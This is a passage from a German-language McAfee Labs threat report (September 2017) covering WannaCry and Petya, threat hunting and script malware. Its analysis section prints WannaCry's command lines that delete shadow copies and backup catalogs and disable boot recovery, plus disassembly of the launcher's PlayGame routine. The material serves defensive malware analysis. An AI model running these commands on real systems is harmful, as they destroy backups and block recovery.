
McAfee
Together is power.

McAfee Labs Threats-Report

September 2017



WICHTIGSTE THEMEN

I don’t WannaCry no more

Professionelle Bedrohungssuche

Der Aufstieg skriptbasierter Malware

Beim Angriff mit der Malware WannaCry wurden in weniger als 24 Stunden mehr als 300.000 Computer in über 150 Ländern infiziert.

Einführung

Das neue McAfee verleiht uns frischen Elan!

Nach der abgeschlossenen Trennung von Intel konzentrieren wir uns wieder ganz auf das Wachstum unseres Geschäfts. Unser Engagement für die vor zwei Jahren formulierte Strategie bleibt ungebrochen. Wir setzen uns dafür ein, eine immer stärker integrierte Lösung anzubieten, unsere Produkt-Roadmap konsequent zu verfolgen sowie mit Mitbewerbern und Partnern gleichermaßen zusammenzuarbeiten. Wir sind auf einem guten Weg!

Im Juni schlugen die als WannaCry und Petya bekannten Angriffe zu und führten weltweit zu großen Schlagzeilen und Geschäftsunterbrechungen. Unter anderem deckten sie schonungslos auf, dass immer noch alte und nicht mehr unterstützte Betriebssysteme in kritischen Bereichen genutzt und Patch-Update-Prozesse in bestimmten Unternehmen sehr lax gehandhabt werden. Diese Angriffe erinnern uns an die Bedeutung einer tiefengestaffelten Abwehr einschließlich Zero-Day-Schutz, mit der Angriffe nicht nur blockiert, sondern schnell analysiert werden, um die Reaktion zu beschleunigen. Der erste Hauptartikel dieses Threats-Reports analysiert die Malware WannaCry und ihre geschäftlichen Auswirkungen.

Über McAfee Labs

McAfee Labs ist eine der weltweit führenden Quellen für Bedrohungsforschung sowie -daten und ein Vordenker in Bezug auf Cyber-Sicherheit. Dank der Daten von Millionen Sensoren für alle wichtigen Bedrohungs-vektoren (Dateien, Web, Nachrichten und Netzwerke) bietet McAfee Labs Echtzeit-Bedrohungsdaten, wichtige Analysen und Expertenwissen für besseren Schutz und Risikominimierung.

www.mcafee.com/de/mcafee-labs.aspx

Folgen

Teilen

Mitte Juli veröffentlichte Steve Grobman, Chief Technology Officer bei McAfee, einen wichtigen Blog-Beitrag zur Zusammenarbeit von Mensch und Maschine zur besseren Abwehr von Cyber-Angriffen. Er wurde anschließend von Venture Beat in einem Interview zu diesem Thema befragt. Laut Grobman lässt sich durch den gezielten Einsatz von künstlicher Intelligenz und Machine Learning bessere Sicherheit erzielen als durch die ausschließliche Konzentration auf KI. Wenn Sie sich für dieses zukunftsweisende Thema interessieren, empfehlen wir, beide Artikel zu lesen.

Steve Grobmans Beitrag wurde im Juli von einem Bericht unterstützt, den McAfee bei 451 Research in Auftrag gegeben hatte: *Machine Learning optimiert die Arbeit der Sicherheitsteams*. In diesem Bericht wird betont, dass Sicherheitslösungen angesichts des hohen Volumens und Entwicklungsstandes der Angriffe in der Lage sein müssen, Angriffe auch ohne menschliches Zutun zu erkennen sowie den Überblick und Fokus zu gewähren, den Benutzer für fundierte Entscheidungen benötigen. Ein Beweis für die erfolgreiche Zusammenarbeit von Mensch und Technik ist die Fähigkeit, Warnungen schneller auswerten und Bedrohungen schneller abwehren zu können.

Ende Juli fand in Las Vegas die jährliche Cyber-Sicherheits-konferenz Black Hat USA 2017 statt. Hier veröffentlichte McAfee die Ergebnisse einer Primärumfrage unter mehr als 700 IT- und Sicherheitsexperten. Das Ziel dieser Umfrage war ein besseres Verständnis der Bedrohungssuche in Unternehmen (einschließlich der Zusammenarbeit von Mensch und Maschine) und der Schritte, mit denen sie die Bedrohungsjagd in Zukunft verbessern möchten. In diesem Threats-Report gehen wir auf die Erkenntnisse aus dem eigenständigen Bericht *Störenfriede stören – Kunst oder Wissenschaft?* ein, indem wir praktische Maßnahmen vorschlagen, mit denen Bedrohungsjäger per Machine Learning entdeckte Kompromittierungsindikatoren für besseren Unternehmensschutz nutzen können.

Im nächsten Monat veranstaltet McAfee den MPOWER Cybersecurity Summit in Las Vegas. Langjährige McAfee-Kunden kennen diese alljährliche Konferenz als FOCUS. Da wir uns jetzt noch mehr auf die Unterstützung unserer Kunden konzentrieren möchten, haben wir den Namen der Konferenz sowie das Konzept geändert. Ab diesem Jahr bestimmen unsere Kunden die Themen für die Vorträge, d. h. sie wählen die für sie wichtigsten Demonstrationen und bestimmen das Programm mit ihrem Input. Wenn Sie die jährliche McAfee-Konferenz noch nicht besucht haben, laden wir Sie herzlich dazu ein.

In diesem vierteljährlichen Bericht rücken wir drei wichtige Themen in den Mittelpunkt:

- In unserem ersten Hauptartikel analysieren wir die aktuellen WannaCry- und Petya-Angriffe, die wahrscheinlichen Motive der Täter sowie die Auswirkungen auf die betroffenen Unternehmen.
- Im zweiten Hauptartikel weichen wir von unseren typischen Bedrohungsanalysen ab. Da die Bedrohungsjagd immer wichtiger wird, erhalten Sie hier detaillierte Hinweise und Empfehlungen zu einigen Typen von Kompromittierungsindikatoren, die Sie bei der Suche nach Bedrohungen hinzuziehen sollten.
- Im letzten Hauptartikel untersuchen wir skriptbasierte Malware – warum sie verwendet wird, wie Autoren Skripts verschleiern, wie sie sich verbreitet und warum sie sich zunehmender Beliebtheit erfreut.

Die drei Hauptartikel werden gefolgt von den üblichen vierteljährlichen Statistiken.

Weitere Nachrichten...

Jedes Quartal erfahren wir Neues aus den Telemetriedaten, die bei McAfee Global Threat Intelligence eingehen. Das Cloud-Dashboard von McAfee GTI ermöglicht uns die Erkennung und Analyse realer Angriffsmuster, wodurch wir unseren Kunden besseren Schutz bieten können. Diese Informationen bieten Einblick in die Angriffshäufigkeit bei unseren Kunden. Im 2. Quartal erlebten unsere Kunden folgende Angriffsintensität:

- McAfee GTI erhielt im 2. Quartal täglich durchschnittlich 44 Milliarden Anfragen.
- Der Schutz durch McAfee GTI gegen böswillige Dateien stieg von 34 Millionen pro Tag im 1. Quartal auf 36 Millionen pro Tag im 2. Quartal.
- Die Zahl der von McAfee GTI erfassten potenziell unerwünschten Programme stieg von 56 Millionen pro Tag im 1. Quartal auf 77 Millionen pro Tag im 2. Quartal.
- Die Zahl der von McAfee GTI erfassten URLs mit einem mittleren Risiko sank von 95 Millionen pro Tag im 1. Quartal auf 42 Millionen pro Tag im 2. Quartal.
- Die Zahl der von McAfee GTI erfassten riskanten IP-Adressen sank von 61 Millionen pro Tag im 1. Quartal auf 57 Millionen pro Tag im 2. Quartal.

Viel Erfolg bei der Bedrohungsjagd!

Vincent Weafer, Vice President, McAfee Labs

Inhalt

Autoren

Dieser Bericht wurde recherchiert und geschrieben von:

- Christiaan Beek
- Diwakar Dinkar
- Douglas Frosst
- Elodie Grandjean
- Francisca Moreno
- Eric Peterson
- Prajwala Rao
- Raj Samani
- Craig Schmugar
- Rick Simon
- Dan Sommer
- Bing Sun
- Ismael Valenzuela
- Vincent Weafer

Kurzfassung

I don't WannaCry no more

Mitte Mai dieses Jahres konnte die Malware WannaCry in weniger als 24 Stunden mehr als 300.000 Computer in über 150 Ländern infizieren. Einige Wochen später nutzte die Malware Petya denselben Fehler im Betriebssystem für einen ähnlichen Angriff aus. Diese Angriffe deckten schonungslos auf, dass immer noch alte und nicht mehr unterstützte Betriebssysteme in kritischen Bereichen genutzt und Patch-Update-Prozesse in bestimmten Unternehmen sehr lax gehandhabt werden. Dieser Hauptartikel beschäftigt sich mit dem zeitlichen Ablauf und Hintergrund des WannaCry-Angriffs sowie der nachfolgenden Malware Petya, den ausgenutzten Schwachstellen, einer technischen Analyse der Infiltrations- und Verbreitungsmethoden sowie Überlegungen zu den Motiven und möglichen Ergebnissen dieser Angriffe.

In unserem ersten Hauptartikel analysieren wir die aktuellen WannaCry- und Petya-Angriffe, die wahrscheinlichen Motive der Täter sowie die Folgen für betroffene Unternehmen.

Professionelle Bedrohungssuche

Die Bedrohungssuche (Threat Hunting) spielt im Bereich der Cyber-Sicherheit eine zunehmende Rolle, die breit definiert ist und verschiedene Ziele verfolgt. Allgemein geht es jedoch vor allem um einen proaktiven Ansatz für die Suche nach Angriffen und kompromittierten Geräten, bei dem nicht erst darauf gewartet wird, bis Warnungen ausgelöst wurden. Durch die bei der Bedrohungssuche gewonnenen Erkenntnisse und Informationen können Sicherheitsadministratoren das Verhalten von Angreifern studieren und Angriffsketten besser verstehen. Dies ermöglicht einen proaktiveren Ansatz für das Sicherheitskontrollzentrum sowie die Möglichkeit, sich mehr auf frühere Erkennung, schnellere Reaktionen sowie verbesserte Risikominderung zu konzentrieren. Im Mai befragte McAfee mehr als 700 IT- und Sicherheitsexperten auf der ganzen Welt, um besser zu verstehen, wie Unternehmen bereits heute Bedrohungssuche einsetzen und wie sie diese Aufgabe in Zukunft verbessern möchten. Details zu den Ergebnissen finden Sie hier. In diesem Hauptartikel erhalten Sie detaillierte Hinweise und Empfehlungen zu einigen Typen von Kompromittierungsindikatoren, die Sie bei der Suche nach Bedrohungen hinzuziehen sollten.


Dieser Hauptartikel enthält detaillierte Hinweise und Empfehlungen zu einigen Typen von Kompromittierungsindikatoren, die Sie bei der Suche nach Bedrohungen hinzuziehen sollten.

Der Aufstieg skriptbasierter Malware

Der Einsatz von Skripttechniken in Cyber-Angriffen ist nicht neu. Bei manchen Angriffen wird skriptbasierte Malware in der gesamten Angriffskette genutzt, bei anderen nur für einen bestimmten Zweck. Skriptbasierte Malware – geschrieben in den Skriptsprachen JavaScript, VBS, PHP oder PowerShell – verzeichnete in den letzten beiden Jahren einen Aufschwung. Der einfache Grund: die Umgehungsmöglichkeiten. Skripts können leicht verschleiert werden und sind daher von Sicherheitstechnologien nur schwer zu erkennen. In diesem Hauptartikel zeigen wir, warum Cyber-Kriminelle skriptbasierte Malware nutzen, wie sich skriptbasierte Malware verbreitet, welche Arten von Malware sich mithilfe von Skripts verteilen, welche Möglichkeiten zur Verschleierung skriptbasierter Malware Autoren haben und wie Sie sich vor skriptbasierter Malware schützen können.

In diesem Hauptartikel untersuchen wir skriptbasierte Malware – warum sie verwendet wird, wie Autoren Skripts verschleiern, wie sie sich verbreitet und warum sie sich zunehmender Beliebtheit erfreut.

Wichtigste Themen



I don’t WannaCry no more

Christiaan Beek, Raj Samani und Douglas Frosst

Attacking, defending, until there’s nothing left worth winning.

There ain’t no money left, why can’t I catch my breath?

I don’t wanna fight no more.

I don’t wanna cry no more.

Alabama Shakes. „Don’t Wanna Fight“ aus dem Album „Sound & Color“, ATO Records, 10. Februar 2015.

Dieser (geringfügig abgewandelte) Auszug aus dem Songtext bringt das aktuelle Klagen im anhaltenden Kampf gegen Ransomware und die neuesten WannaCry-Angriffe wahrscheinlich auf den Punkt. Am 12. Mai konnte WannaCry in weniger als 24 Stunden mehr als 300.000 Computer in über 150 Ländern infizieren. Zur Liste der benannten potenziellen Verursacher gehören Zero-Day-Exploits in Microsoft Windows, Hacker-Tools der Equation Group und die Hacker-Gruppe The Shadow Brokers, die einige Tools bereits am 14. April veröffentlichte. Die ganze Geschichte reicht jedoch tiefer und weiter zurück.

Dieser Artikel beschäftigt sich mit dem zeitlichen Ablauf und Hintergrund des WannaCry-Angriffs sowie der nachfolgenden Malware Petya, den ausgenutzten Schwachstellen, einer technischen Analyse der Infiltrations- und Verbreitungsmethoden sowie Überlegungen zu den Motiven und möglichen Ergebnissen dieser Angriffsarten.

Abbildung 1: Beitrag im Microsoft-Blog von September 2016.

Abbildung 2: Twitter-Konto von The Shadow Brokers.

Folgen

Teilen

Zeitlicher Ablauf des Angriffs

13. August 2016: The Shadow Brokers
Anfang August 2016 wird das Twitter-Konto @shadowbrokerss erstellt. Am 13. August twittert dieses Konto einen Teaser über Malware sowie von der Equation Group gehackte Cyber-Waffen. Bis Ende des Jahres unternimmt die Gruppe verschiedene Versuche, ihre angebliche Beute zu Geld zu machen, z. B. durch Auktionen, Crowdfunding und Direktverkäufe. Zum Beweis werden verschiedene Dateien und Screenshots präsentiert, jedoch keine tatsächlich ausführbaren Dateien. Im Internet gibt es – wenn überhaupt – nur wenige Beweise für Angriffe, die mit diesen Tools durchgeführt wurden.

Dienstag, 13. September 2016: Microsoft
Im Sicherheitsbulletin MS16-114 informiert Microsoft über eine wichtige und weiterhin bestehende Schwachstelle in Microsoft Server Message Block (SMB) Version 1, die eine Remote-Code-Ausführung erlauben könnte. Die im Bulletin verlinkten Seiten zeigen, dass ähnlich wichtige und kritische Schwachstellen bereits im Dezember 2002 für Windows 2000 und Windows XP festgestellt wurden. Die vielleicht bemerkenswerteste Nachricht enthält der Beitrag „Stop using SMB1“ (Verwenden Sie SMB1 nicht mehr) vom 16. September 2016 im Microsoft-Blog. Falls noch nicht geschehen, befolgen Sie die Anleitungen im Blog, um SMB1 in Ihrer Umgebung zu deaktivieren. Sie brauchen dieses 30 Jahre alte Protokoll nicht mehr, und es bringt definitiv eher Schaden als Nutzen.

Montag, 16. Januar 2017: US Computer Emergency Readiness Team (US-CERT)
Kurze und knappe Mitteilung: Disable SMB1 (Deaktivieren Sie SMB1) und alle SMB-Versionen sind an der Netzwerkgrenze zu blockieren.

Freitag, 10. Februar 2017: Südkorea
Noch vor der Veröffentlichung durch The Shadow Brokers werden bei einem anderen Ransomware-Angriff 100 Computer in Südkorea infiziert. Hierbei werden zwar nicht die im Mai 2017 bekannt gegebenen Tools und Windows-Exploits genutzt, einige Zeichenfolgen im Code enthalten jedoch „wcry“. Der Angriff ist nicht besonders raffiniert, die Verbreitung ist begrenzt und er macht auch keine Schlagzeilen. Die Lösegeldforderung für die Entschlüsselung der Dateien beläuft sich auf 0,1 Bitcoins, was zu diesem Zeitpunkt 100 US-Dollar entspricht. Für den Angriff werden weder der SMB-Exploit noch andere Teile des bis dahin unveröffentlichten Codes von The Shadow Brokers genutzt.

Dienstag, 14. März 2017: Microsoft
Einen Monat bevor The Shadow Brokers ihre Tool-Sammlung veröffentlichten, gibt Microsoft das Sicherheitsbulletin MS17-010 mit Updates für eine Schwachstelle in SMB v1 heraus. Diese kritische Schwachstelle „kann Remotecodeausführung ermöglichen, wenn ein Angreifer eine Reihe speziell gestalteter Nachrichten [...] sendet“. Updates werden für betroffene Betriebssysteme von Windows Vista bis Windows 10 angeboten, die Schwachstelle reicht aber wahrscheinlich zurück bis Windows 2000 und Windows XP.

Mittwoch, 12. April 2017: Südkorea

Hauri, eine südkoreanische Sicherheitsfirma, meldet in ihrem Forum eine neue Ransomware-Variante mit einem Screenshot der Lösegeldforderung. Die Bitcoin-Wallet für die Lösegeldzahlungen zeigt, dass die Aktivitäten am 31. März einsetzen. Die Liste der verschlüsselten Dateien enthält auch den Eintrag .hwp. Diese Dateierweiterung gehört zum Hangul Word Processor, der in Südkorea von der Regierung und öffentlichen Institutionen verwendet wird. Diese Dateien werden von den allermeisten Ransomware-Familien nicht angegriffen.

Freitag, 14. April 2017: The Shadow Brokers

Da The Shadow Brokers ihre Hacker-Tools offenbar nicht zu Geld machen können, veröffentlichen sie am 14. April Software-Tools im Umfang von 250 MB, die angeblich bei der US-amerikanischen National Security Agency (NSA) gestohlen wurden. Diese Tools greifen hauptsächlich Windows-Schwachstellen an, für die in den meisten oder allen Fällen Patches verfügbar sind. In den ersten Meldungen wird noch behauptet, dass es sich bei vielen der Exploits um Zero-Day-Schwachstellen handelte. Dies erwies sich jedoch bei genauerer Betrachtung als unzutreffend.

Abbildung 3: Lösegeldseite des Angriffs in Südkorea im April 2017.

Folgen

Teilen

Freitag, 12. Mai 2017: WannaCry macht Schlagzeilen
Beginnend in Asien und weiter in nordwestlicher Richtung treffen jeweils ab Sonnenaufgang immer mehr Berichte über infizierte Computer und Lösegeldforderungen ein. Bis zum Ende des Tages werden 300.000 Computer in über 150 Ländern branchenübergreifend, scheinbar automatisch und ohne klare Richtung infiziert. Die Opfer sehen einen Bildschirm mit einer Lösegeldforderung und erhalten einen Fehler mit blauem Bildschirm, wenn sie versuchen, ihre Computer neu zu starten. Dateien werden mit den Erweiterungen .wnry, .wncry und .wncryt verschlüsselt.

Diese WannaCry-Version verteilte sich selbst mithilfe des Exploits MS17-010, der auch als EternalBlue von der Equation Group bekannt ist und Remote-Code-Ausführung sowie die Erlangung von System-berechtigungen in einem Schritt ermöglicht. Sobald die Malware einen Computer infiziert hat, verbreitet sie sich schnell im gesamten Netzwerk und sogar über VPN-Verbindungen auf alle ungepatchten Windows-Computer. Bei diesem Angriff wurde Ransomware erstmals mit einem sich selbst verbreitenden Wurm kombiniert. Und dadurch konnte er sich auch so schnell verbreiten.

Bis zum Nachmittag des 12. Mai erstellten Sicherheitsanbieter Updates der Bedrohungsdaten und Malware-Signaturen mit einer breiten Palette von Kompromittierungsindikatoren, die alle bekannten WannaCry-Varianten erkennen. Zu diesen Indikatoren gehören Hash-Werte von Dateien, IP-Adressen, Domänennamen, Zeichenfolgen, Registrierungsschlüssel und Bitcoin-Wallets.




Abbildung 4: Lösegeldseite von WannaCry.

Folgen Teilen

Analyse

Bei einer WannaCry-Infektion wird die Windows-Konstante KI_USER_SHARED_DATA mit ihrer festen Speicheradresse (0xffdff000 unter 32-Bit-Windows) genutzt, um die Schaddaten zu kopieren und damit die Kontrolle zu übernehmen. Obwohl die ursprüngliche Infektion in einem Netzwerk wahrscheinlich über eine Phishing-E-Mail oder einen ähnlichen Angriff stattfand, erhält die Malware ohne Zutun eines Benutzers unmittelbar nach der Infektion Systemberechtigungen auf dem PC und kann so mit der Verbreitung auf andere anfällige Computer beginnen.

WannaCry verwendet Befehlszeilenanweisungen, um unbemerkt alle Schatten-Volumes (vssadmin.exe, wmic.exe) sowie Sicherungskataloge (wbadmin.exe) zu löschen und die automatische Reparatur beim Booten (bcdedit.exe) zu deaktivieren. Sobald die Sicherungen verloren sind, injiziert sich die Malware in die Dateien tasksche.exe oder mssecsvc.exe in einem zufällig generierten Ordner und gewährt sich selbst vollständigen Zugriff auf alle Dateien (icacls.exe).

Die ausgenutzte Komponente ist der SMB-Treiber srv2.sys. Dieser injiziert nach der Kompromittierung die Datei launcher.dll in den Adressbereich des Benutzermodus-prozesses lsass.exe. Die Datei launcher.dll enthält lediglich den Eintrag PlayGame, der die Ransomware extrahiert und die Datei mssecsvc.exe mit CreateProcess startet.

```
C:\> vssadmin delete shadows /all /quiet
C:\> wmic shadowcopy delete
C:\> bcdedit /set {default} bootstatuspolicy ignoreallfailures
C:\> bcdedit /set {default} recoveryenabled no
C:\> wbadmin delete catalog -quiet
C:\> icacls . /grant Everyone:F /T /C /Q
C:\> _
```

Abbildung 5: Beispiele für Befehlszeilen-Anweisungen.

```
; Exported entry    1. PlayGame


public PlayGame
PlayGame proc near
sub     rsp, 28h
lea     r9, aMssecsvc_exe ; "mssecsvc.exe"
lea     r8, aWindows      ; "WINDOWS"
lea     rdx, Format       ; "C:\\%s\\%s"
lea     rcx, Dest         ; Dest
call    sprintf
call    ExtractResourceFileAndDropToDisk
call    CreateMSSECSVCProcess
xor     eax, eax
add     rsp, 28h
retn
PlayGame endp
```

Abbildung 6: PlayGame-Eintrag in launcher.dll.




Abbildung 7: PlayGame startet mssecsvc mit CreateProcess.

Abbildung 8: Beispiel für Verbreitungsversuche über IP-Adressen.

Kill-Switches und Varianten

Die ursprüngliche WannaCry-Variante beinhaltete „Kill-Switch"-Code, mit dem zwei bestimmte Domänen geprüft werden sollen, bevor die Ransomware und Netzwerk-Exploits ausgeführt werden. Ein 22-jähriger britischer Cyber-Sicherheitsforscher fand bei der Analyse einer Malware-Variante eine Referenz auf eine nicht registrierte Domäne. Er registrierte diese Domäne umgehend und stoppte damit die Weiterverbreitung dieser Ransomware-Variante.

